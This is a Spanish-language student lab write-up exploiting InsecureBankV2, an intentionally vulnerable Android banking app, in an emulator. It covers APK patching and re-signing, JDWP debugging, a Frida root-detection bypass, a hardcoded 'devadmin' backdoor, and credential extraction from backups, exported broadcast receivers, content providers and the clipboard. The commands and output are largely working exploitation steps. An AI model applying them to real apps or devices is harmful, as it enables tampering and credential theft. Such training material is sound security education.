

# 1.Patching Android Application

Hacemos una copia de **InsecureBankV2.apk** y lo de-compilamos la aplicación con ApkTool:

```
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5
└─> apktool d InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/raigon/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Accedemos al directorio **res/values/** para acceder al documento **strings.xml** donde tenemos el valor **"is\_admin"** el cual modificaremos antes de compilar de nuevo la aplicación:

```
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5/InsecureBankv2/res/values
└─> cat strings.xml | grep "is_admin"
<string name="is_admin">yes</string>
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5/InsecureBankv2/res/values
└─>
```

Por lo tanto una vez modificado re-compilamos con ApkTool antes de firmar:

```
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─> apktool b InsecureBank_Patched
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBank_Patched/dist/InsecureBankv2.apk
```

La aplicación tal y como esta re-compilada no dejara instalarla Android, debemos firmarla antes.

Para ello crearemos primero un almacén de claves con la herramienta **keytool**:

```
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/InsecureBankv2
└─> keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg RSA -keysize 2048 -validity 10000
Enter Keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[nol]: yes
Generating 2.048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10.000 days
    for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing ctf.keystore]
```

Una vez creado el almacén de claves podremos firmar la APK con la herramienta **jarsigner**, tendremos que introducir la contraseña que hemos configurado anteriormente:


```
raigon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/InsecureBankv2
└─> jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ctf.keystore InsecureBankv2/dist/InsecureBankv2.apk ctfKeystore
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/OTFKEYST.SF
adding: META-INF/OTFKEYST.RSA
signing: resources.arsc
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_grow_fade_out_from_bottom.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_popup_exit.xml
signing: res/drawable-vhdnl-wdlic/play_dark.png
```

Tendremos que alinear la apk para una carga optima en el dispositivo con la herramienta **zipalign** de SDK:

```
[rajon@RaiKit local ~]$ /Library/Android/sdk/build-tools/27.0.3  
↳ -/zipalign -v 4 /Users/rajon/Desktop/Master\ Rerversing\ Ejercicios/Modulo-8-Reversing\ mobiles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2.apk /Users/rajon/Desktop/Master\ Rerversing\ Ejercicios/Modulo-8-Reversing\ mobiles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2-alineada.apk  
Verifying alignment of /Users/rajon/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing mobiles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2-alineada.a.apk (4)...  
    50 META-INF/Manifest.MF (OK - compressed)  
16223 META-INF/CTFKEYST.SF (OK - compressed)  
32855 META-INF/CTFKEYST.RSA (OK - compressed)  
34044 resources.arsc (OK)  
498554 res/anim/abc_slide_in_bottom.xml (OK - compressed)  
498858 res/anim/abc_slide_out_top.xml (OK - compressed)  
491160 res/anim/abc_popup_enter.xml (OK - compressed)  
491491 res/anim/abc_fade_out.xml (OK - compressed)  
491787 res/anim/abc_slide_in_top.xml (OK - compressed)  
492102 res/anim/abc_grow_fade_in_from_bottom.xml (OK - compressed)  
492573 res/anim/abc_shrink_fade_out_from_bottom.xml (OK - compressed)  
493034 res/anim/abc_slide_out_bottom.xml (OK - compressed)  
493331 res/anim/abc_fade_in.xml (OK - compressed)  
493623 res/anim/abc_popup_exit.xml (OK - compressed)  
493972 res/drawable-xxhdpi-v4/ic_play_dark.png (OK)  
494796 res/drawable-xxhdpi-v4/ic_media_route_on_0_mono_dark.png (OK)  
496436 res/drawable-xxhdpi-v4/common_full_open_on_phone.png (OK)  
497000 res/drawable-xxhdpi-v4/abc_list_focused_holo.9.png (OK)  
497348 res/drawable-xxhdpi-v4/abc_ic_menu_selectall_mtrl_alpha.png (OK)  
497748 res/drawable-xxhdpi-v4/ic_cast_on_1_light.png (OK)  
499536 res/drawable-xxhdpi-v4/abc_list_selector_disabled_holo_dark.9.png (OK)  
499944 res/drawable-xxhdpi-v4/common_signin_btn_text_disabled_focus_dark.9.png (OK)  
505920 res/drawable-xxhdpi-v4/ic_cast_on_light.png (OK)  
505700 res/drawable-xxhdpi-v4/ic_media_route_on_0_mono_light.png (OK)
```

```
1247776 res/drawable-ldrtl-xhdpi-V2/ic_launcher_alpha.png (OK)
1248856 res/drawable-ldrtl-hdpi-v4/abc_spinner_mtrl_am_alpha.9.png (OK)
1248859 res/raw/gmt_analytics.xml (OK - compressed)
1248982 AndroidManifest.xml (OK - compressed)
1249882 AndroidManifest.xml (OK - compressed)
1251941 classes.dex (OK - compressed)
Verification successful
```

La instalamos en el dispositivo y veremos como aparece un botón nuevo para “crear usuario”:



## 2.- Android Debugging Using JDWP

Arrancamos la app InsecureBankV2 desde el emulador y obtenemos su PID con el comando jdwp de ADB:

```
rajgon@RajKit.local ~
└── adb jdwp
  567
  734
  724
  874
  1087
  1175
  1261
  1336
  1364
  1376
  1481
  1491
  1492
  1493
  1497
  1498
  1517
  1696
  1740
  1922
  2045
  2381
  2382
  2383
  2384
  2385
  2386
  2415
  2614
  2726
  2745
  3112
  3245
```

Pondremos un puerto a la escucha dentro del emulador asociado al PID que hemos obtenido antes y nos conectaremos mediante el comando: **jdb -attach localhost:12345**

```
rajgon@RajKit.local ~
└── adb forward tcp:12345 jdwp:3245
12345
rajgon@RajKit.local ~
└── jdb -attach localhost:12345
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> classes
** classes list **
junit.framework.Assert
android.content.pm.OrgApacheHttpLegacyUpdater
android.hidl.manager.V1_0.IServiceNotification
android.hidl.manager.V1_0.IServiceManager$Proxy
android.hidl.manager.V1_0.IServiceNotification$Stub
android.hidl.manager.V1_0.IServiceManager
com.android.ims.-$$Lambda$ImsManager$7h4QYewD4pT0yZmloG4PzRq2ov0
com.android.ims.MmTelFeatureConnection$ImsRegistrationCallbackAdapter$RegistrationCallbackAdapter
com.android.ims.-$$Lambda$ImsManager$Connector$yM9scWjDp_h0yrkCgrjFZH5oI
com.android.ims.-$$Lambda$MmTelFeatureConnection$CapabilityCallbackManager$CapabilityCallbackAdapter$Fu_TJxPrz_ic
RRACe-hESmVFVR1
com.android.ims.ImsManager$Connector
com.android.ims.MmTelFeatureConnection$CapabilityCallbackManager$CapabilityCallbackAdapter
com.android.ims.-$$Lambda$MmTelFeatureConnection$ImsRegistrationCallbackAdapter$RegistrationCallbackAdapter$vxFS2
t25rwEiTAgHUI462y3Hz90
com.android.ims.-$$Lambda$MmTelFeatureConnection$ImsRegistrationCallbackAdapter$RegistrationCallbackAdapter$0vZ6D
8L8NEmVenYChls3pkTpxsQ
com.android.ims.ImsEcbl$ImsEcblListenerProxv
```

Pondremos un breakpoint en el método **showRootStatus** de la clase **PostLogin** para interceptar variable local **isrooted** y modificarla en tiempo de ejecución:

```

> stop in com.android.insecurebankv2.PostLogin.showRootStatus()
Deferring breakpoint com.android.insecurebankv2.PostLogin.showRootStatus().
It will be set after the class is loaded.
> [Set deferred breakpoint com.android.insecurebankv2.PostLogin.showRootStatus()]
Set deferred breakpoint com.android.insecurebankv2.PostLogin.showRootStatus()

Breakpoint hit:
Breakpoint hit: "thread=main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=86 bci=1
main[1]

```

He tenido un problema al tratar de modificar la variable **isrooted** a false y e optado por realizar la misma acción mediante un gancho con FRIDA:

Para ello primero enviamos una copia de frida-server al dispositivo (siempre de la misma versión que la versión de Frida que vayamos a conectar y de la misma arquitectura del dispositivo, en mi caso teníamos x86, lo enviamos mediante ADB y también enviaremos el script en javascript que inyectara Frida, una vez en el dispositivo el servidor de FRIDA requiere de permisos de ejecución.


Una vez configurado todo solamente arrancaremos el servidor:

```

[✓] $ adb push ~/Desktop/FRIDA/ANDROID
[✓] $ adb push /Users/rajgon/Desktop/FRIDA/ANDROID/frida-server-16.0.19-android-x86 /data/local/tmp/
[✓] $ /Users/rajgon/Desktop/FRIDA/ANDROID/frida-server-16.0.19-...e pushed, 0 skipped. 46.5 MB/s (53774528 bytes in 1.102s)
[✓] $ adb push /Users/rajgon/Desktop/FRIDA/ANDROID/fridaantiroot.js /data/local/tmp/
[✓] $ /Users/rajgon/Desktop/FRIDA/ANDROID/fridaantiroot.js: 1 file pushed, 0 skipped. 11.4 MB/s (14700 bytes in 0.001s)
[✓] $ adb shell /data/local/tmp/frida-server-16.0.19-android-x86 &
[✓] $ [1] 1963
[✓] $ /system/bin/sh: /data/local/tmp/frida-server-16.0.19-android-x86: can't execute: Permission denied
[✓] $ [1] + 1963 exit 126 adb shell /data/local/tmp/frida-server-16.0.19-android-x86
[✓] $ adb shell chmod 777 /data/local/tmp/frida-server-16.0.19-android-x86
[✓] $ adb shell /data/local/tmp/frida-server-16.0.19-android-x86 &
[✓] $ [2096]
[✓] $ 

```

Y por ultimo nos conectamos a el desde Frida:



```

[✓] $ frida -U -f com.android.insecurebankv2 -l /Users/rajgon/Desktop/FRIDA/ANDROID/fridaantiroot.js --no-paus
Frida 16.0.17 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  .exit/.quit -> Exit
  .More info at https://frida.re/docs/home/
Connected to Galaxy S10 (id=192.168.56.193:5555)
Spawning 'com.android.insecurebankv2'. Resuming main thread!
[Galaxy S10:com.android.insecurebankv2] > message: {'type': 'send', 'payload': 'Loaded 10651 classes!' data: None}
message: {'type': 'send', 'payload': 'loaded: -1'} data: None
message: {'type': 'send', 'payload': 'ProcessManager hook not loaded'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: Superuser.apk'} data: None
message: {'type': 'send', 'payload': 'Bypass /system/xbin/which,su command'} data: None

```

### 3.- Bypass Android Root Detection

### 4.- Developer Backdoor

En este ejemplo descubriré una puerta trasera que dejo el desarrollador de la aplicación.

Primero Unzipeamos la apk con unzip:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─> unzip InsecureBankv2.apk
Archive: InsecureBankv2.apk
inflating: AndroidManifest.xml
inflating: res/anim/abc_fade_in.xml
inflating: res/anim/abc_fade_out.xml
inflating: res/anim/abc_grow_fade_in_from_bottom.xml
inflating: res/anim/abc_popup_enter.xml
inflating: res/anim/abc_popup_exit.xml
inflating: res/anim/abc_shrink_fade_out_from_bottom.xml
inflating: res/anim/abc_slide_in_bottom.xml
inflating: res/anim/abc_slide_in_top.xml
```


Localizamos el archivo **classes.dex** y lo convertimos en un .jar para después abrirlo con jadx-gui y analizar la clase **DoLogin**:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─> dex2jar classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar
```

Podemos observar como el desarrollador a introducido una forma independiente de acceso mediante el usuario **DEVADMIN** sin importar el password:


```
public void postData(String str) throws ClientProtocolException, IOException, JSONException, InvalidKeyException, NoSuchAlgorithmException {
    HttpResponse execute;
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");
    ArrayList arrayList = new ArrayList(2);
    arrayList.add(new BasicNameValuePair("username", DoLogin.this.username));
    arrayList.add(new BasicNameValuePair("password", DoLogin.this.password));
    if (DoLogin.this.username.equals("devadmin")) {
        httpPost2.setEntity(new UrlEncodedFormEntity(arrayList));
        execute = defaultHttpClient.execute(httpPost2);
    } else {
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        execute = defaultHttpClient.execute(httpPost);
    }
}
```

Probamos en el emulador y obtenemos acceso directo sin introducir el password:



## 5.- Exploit Android Keyboard Cache

Introducimos un nombre de usuario y seleccionamos añadir al diccionario lo que implica que la app almacene dicha información en una base de datos:



Si accedemos a la base de datos de **userdictionary** y realizamos una simple búsqueda en la base de datos obtenemos el dato anteriormente almacenado que en este caso es el nombre de usuario:

```
[:/data/data # cd com.android.providers.userdictionary  
[:/data/data/com.android.providers.userdictionary # cd databases  
[:/data/data/com.android.providers.userdictionary/databases # ls -la  
total 36  
drwxrwx--x 2 u0_a12 u0_a12 4096 2023-05-31 04:47 .  
drwxrwx--- 5 u0_a12 u0_a12 4096 2023-05-10 16:37 ..  
-rw-rw---- 1 u0_a12 u0_a12 16384 2023-05-31 04:47 user_dict.db  
sqlite3 user_dict.db  
SQLite version 3.22.0 2019-09-03 18:36:11  
Enter ".help" for usage hints.  
sqlite> .tables  
android_metadata words  
sqlite> select * from words;  
1|devadmin|250|en_US|0|  
sqlite>
```

## 6.- Exploit Android Activities

Este ejercicio lo trato con detalle en la Tarea-4 del modulo

## 7.- Exploit Android Backup Functionality

Accedemos al **AndroidManifest.xml** y vemos que tiene la etiqueta **android:allowBackup="true"** lo que permite que esta aplicación sea parte de los backups que realiza android si el usuario lo tiene configurado previamente:

Después de desenpacar la app con el modo “d” con *apktool*, obtenemos el xml del manifest:

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ ccat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" pl
idVersionName="5.1.1-1819727">
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-feature android:glEsVersion="0x0020000" android:required="true"/>
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:
    <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustN
    <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
    <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
    <activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
    <activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
    <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.Track
    <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadcastReceiver">
        <intent-filter>
            <action android:name="theBroadcast"/>
        </intent-filter>
    </receiver>
    <activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword"/>
    <activity android:configChanges="keyboard|keyboardHidden|orientation|screenLayout|screenSize|smallestScreenSize|uiMode" android:name="com.google.android.g
oid:style/Theme.Translucent"/>
    <activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@style/Theme.IAPTheme"/>
    <meta-data android:name="com.google.android.gms.version" android:value="0integer/google_play_services_Version"/>
    <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true"/>
    <receiver android:exported="false" android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver">
        <intent-filter>
            <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
        </intent-filter>
    </receiver>
</application>
</manifest>

```

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ ccat AndroidManifest.xml | grep "allowBackup"
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─

```

Como ya nos hemos logeado bastantes veces antes, pasamos directamente a hacer un backup de la apk:

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ adb backup -apk -shared com.android.insecurebankv2
WARNING: adb backup is deprecated and may be removed in a future release
Now unlock your device and confirm the backup operation...

```

Casteamos a un formato legible el backup.ab:

- **primero extraemos los datos comprimidos:**
  - **dd if=backup.ab bs=1 skip=24 > backup\_legible**

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ dd if=backup.ab bs=1 skip=24 > backup_legible
8191+0 records in
8191+0 records out
8191 bytes transferred in 0.041603 secs (196885 bytes/sec)

```

- **descomprimimos los datos comprimidos:**
  - **printf "\x1f\x8b\x08\x00\x00\x00\x00\x00\x00" | cat - backup\_legible | gunzip -c > decompressed-data.tar**

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - backup_legible | gunzip -c > decompressed-data.tar
gunzip: invalid compressed data--crc error

```

- **descomprimimos el archivo tar:**
  - **tar xf decompressed-data.tar**

A partir de aquí podemos navegar hasta el archivo **mySharedPreferences.xml** y extraer credenciales encriptadas:

```

rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─ ccat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">ED1H1wWpNSJyUHf55F31FQ==#10;      </string>
    <string name="EncryptedUsername">ZGV2YWRtaW4-#13;#10;      </string>
</map>
rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─ echo 'ED1H1wWpNSJyUHf55F31FQ==' | base64 --decode
9G??5"rPw??]??

```

En este punto deberíamos mirar en el código de la aplicación si tenemos alguna llave y su correspondiente vector de inicialización hardcodeados en el código o bien podríamos realizar un ataque criptográfico a texto claro conocido, realizando la operación con nombre de usuarios aleatorios y realizar una especie de diccionario, dependerá del tipo de cifrado de si tiene relleno etc..

## 8.- Exploit Broadcast Receivers

Continuando con el anterior ejercicio, analizaremos sin embargo la clase **MyBroadCastReceiver** y **ChangePassword**, los abrimos con jadx-gui:

```

/* JADX INFO: Access modifiers changed from: private */
public void broadcastChangepasswordSMS(String str, String str2) {
    if (TextUtils.isEmpty(str.toString().trim())) {
        System.out.println("Phone number Invalid.");
        return;
    }
    Intent intent = new Intent();
    intent.setAction("theBroadcast");
    intent.putExtra("phonenumber", str);
    intent.putExtra("newpass", str2);
    sendBroadcast(intent);
}

```


  

```

@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    String stringExtra = intent.getStringExtra("phonenumber");
    String stringExtra2 = intent.getStringExtra("newpass");
    if (stringExtra == null) {
        System.out.println("Phone number is null");
        return;
    }
}

```

Deberíamos de poder cambiar la contraseña enviando los parámetros necesarios directamente al Broadcast Receiver, que es como un listener que atiende eventos del sistema o bien eventos lanzados por la aplicación:



```

<activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@style/Theme.IAPTheme"/>
<meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
<receiver android:exported="false" android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver">
    <intent-filter>
        <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
    </intent-filter>
</receiver>
</application>
</manifest>
rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ adb shell am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 5554 --es newpass
Broadcasting: Intent { act=theBroadcast flg=0x400000 pkg=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0

```

## 9.- Exploiting Android Content Provider

Podemos rastrear los logins realizando una consulta directa al URI harcodeado en el código que hemos analizado, en la variable estática **PROVIDER\_NAME** de la clase **TrackUserContentProvider**:

```

/* loaded from: classes-dex2jar.jar:com/android/insecurebankv2/TrackUserContentProvider.class */
public class TrackUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = " CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL);";
    static final String DATABASE_NAME = "mydb";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String name = "name";
    static final int uriCode = 1;
    private static HashMap<String, String> values;
}

```


```

rajon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing móviles/Tarea-5/InsecureBankv2
$ adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=8, name=devadmin
Row: 1 id=9, name=devadmin
Row: 2 id=10, name=devadmin
Row: 3 id=11, name=devadmin
Row: 4 id=12, name=dinesh
Row: 5 id=13, name=dinesh
Row: 6 id=1, name=jack
Row: 7 id=2, name=jack
Row: 8 id=3, name=jack
Row: 9 id=4, name=jack
Row: 10 id=5, name=jack
Row: 11 id=6, name=jack
Row: 12 id=7, name=jack

```

## 11.- Exploiting Android Pasteboard

Nos logeamos en la aplicación con un usuario y en transferencias, copiamos el numero de cuenta que introducimos:



Tenemos que extraer el usuario asociado a la aplicación InsecureBankV2 usamos el comando ps:

```

rajon@RajKit.local ~
$ adb shell ps | grep insecure
u0_a89 2774 230 964808 144784 ep_poll f0090bb9 S com.android.insecurebankv2

```

Es posible ver el contenido de este portapapeles instanciando un objeto de ClipboardManager llamando al método `getSystemService()`:

- 1 → `getClipboardText()`
- 2 → `setClipboardText()`

- 3 → **hasClipboardText()**

```
raigon@RajKit.local ~
└─[adb shell su u0 a89 service call clipboard 3 s16 com.android.insecurebankv2
Result: Parcel(
0x00000000: 00000001 00000001 00000011 '.....'
0x00000010: 00470049 00600065 00640079 00650053 'I.G.e.n.y.d.S.e.'
